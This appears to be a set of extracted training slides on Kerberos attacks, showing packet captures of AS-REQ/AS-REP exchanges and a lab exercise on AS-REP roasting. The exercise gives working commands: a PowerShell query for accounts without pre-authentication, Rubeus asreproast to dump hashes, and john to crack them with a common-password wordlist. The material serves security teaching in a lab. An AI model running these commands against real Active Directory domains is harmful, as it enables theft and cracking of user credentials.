
kerberos

| No. | Time      | Source        | Destination   | Protocol | Length | Info                                    |
|-----|-----------|---------------|---------------|----------|--------|-----------------------------------------|
| 48  | 32.447367 | 172.30.97.201 | 172.30.97.217 | KRB5     | 280    | AS-REQ                                  |
| 49  | 32.448477 | 172.30.97.217 | 172.30.97.201 | KRB5     | 250    | KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED |
| 56  | 32.449599 | 172.30.97.201 | 172.30.97.217 | KRB5     | 360    | AS-REQ                                  |
| 62  | 32.473693 | 172.30.97.217 | 172.30.97.201 | KRB5     | 92     | AS-REP                                  |
| 70  | 32.475485 | 172.30.97.201 | 172.30.97.217 | KRB5     | 1608   | TGS-REQ                                 |
| 72  | 32.477279 | 172.30.97.217 | 172.30.97.201 | KRB5     | 1569   | TGS-REP                                 |


```

> Record Mark: 192 bytes
▼ krb-error
 pvno: 5
 msg-type: krb-error (30)
 stime: 2022-07-31 13:35:29 (UTC)
 susec: 936518
 error-code: eRR-PREAUTH-REQUIRED (25)
 realm: ALTO.TEL
 ▼ sname
 name-type: kRB5-NT-SRV-INST (2)
 ▼ sname-string: 2 items
 SNameString: krbtgt
 SNameString: ALTO.TEL

```



# OBTAINING TGT (1 & 2)



|                                                                                             |    |             |                 |                 |      |             |
|---------------------------------------------------------------------------------------------|----|-------------|-----------------|-----------------|------|-------------|
|                                                                                             | 13 | 0.011884539 | 192.168.233.128 | 192.168.233.233 | KRB5 | 260 AS-REQ  |
|                                                                                             | 14 | 0.013337712 | 192.168.233.233 | 192.168.233.128 | KRB5 | 1578 AS-REP |
| ‣ Transmission Control Protocol, Src Port: 88, Dst Port: 39904, Seq: 1, Ack: 207, Len: 1524 |    |             |                 |                 |      |             |
| ‐ Kerberos                                                                                  |    |             |                 |                 |      |             |
| ‣ Record Mark: 1520 bytes                                                                   |    |             |                 |                 |      |             |
| ‐ as-rep                                                                                    |    |             |                 |                 |      |             |
| pvno: 5                                                                                     |    |             |                 |                 |      |             |
| msg-type: krb-as-rep (11)                                                                   |    |             |                 |                 |      |             |
| crealm: HACKERSACADEMY.LOCAL                                                                |    |             |                 |                 |      |             |
| ‐ cname                                                                                     |    |             |                 |                 |      |             |
| name-type: kRB5-NT-PRINCIPAL (1)                                                            |    |             |                 |                 |      |             |
| ‐ cname-string: 1 item                                                                      |    |             |                 |                 |      |             |
| CNameString: salty.almonds                                                                  |    |             |                 |                 |      |             |
| ‐ ticket                                                                                    |    |             |                 |                 |      |             |
| tkt-vno: 5                                                                                  |    |             |                 |                 |      |             |
| realm: HACKERSACADEMY.LOCAL                                                                 |    |             |                 |                 |      |             |
| ‐ sname                                                                                     |    |             |                 |                 |      |             |
| name-type: kRB5-NT-PRINCIPAL (1)                                                            |    |             |                 |                 |      |             |
| ‐ sname-string: 2 items                                                                     |    |             |                 |                 |      |             |
| SNameString: krbtgt                                                                         |    |             |                 |                 |      |             |
| SNameString: HACKERSACADEMY.LOCAL                                                           |    |             |                 |                 |      |             |
| ‐ enc-part                                                                                  |    |             |                 |                 |      |             |
| etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)                                                   |    |             |                 |                 |      |             |
| kvno: 2                                                                                     |    |             |                 |                 |      |             |
| cipher: 2e7451b901a85d480183bb3e82e95f5af353b5b5f3d3dbca54fe3be4c43a5d7278f441d0...         |    |             |                 |                 |      |             |
| ‐ enc-part                                                                                  |    |             |                 |                 |      |             |
| etype: eTYPE-ARCFOUR-HMAC-MD5 (23)                                                          |    |             |                 |                 |      |             |
| kvno: 3                                                                                     |    |             |                 |                 |      |             |
| cipher: b7e17627d2069815c68cc27c8901f13b9958a1963b4c9083c010cff48642e4520a5005e...          |    |             |                 |                 |      |             |



# MISSION

Find users with DONT\_REQUIRE\_PREAUTH

Perform the AS-Rep Roast Attack

**Bonus:**

Crack the hash using john

Or using hashcat (not on the labs)

# RUBEUS ASREPROAST

```
Get-ADUser -filter * -properties DoesNotRequirePreAuth |
where {$_.DoesNotRequirePreAuth -eq "True"}
```

```
Rubeus.exe asreproast
```


# **CRACKING THE HASH**

```
Rubeus.exe asreproast /format:john /outfile:hash-
reproast.txt
```

```
john.exe --format=krb5asrep ..\..\hash-reproast.txt --
wordlist=..\..\1000-most-common-passwords.txt
```

```
john.exe --show ..\..\hash-reproast.txt
```

# LAB SETUP



# KERBEROS ATTACKS

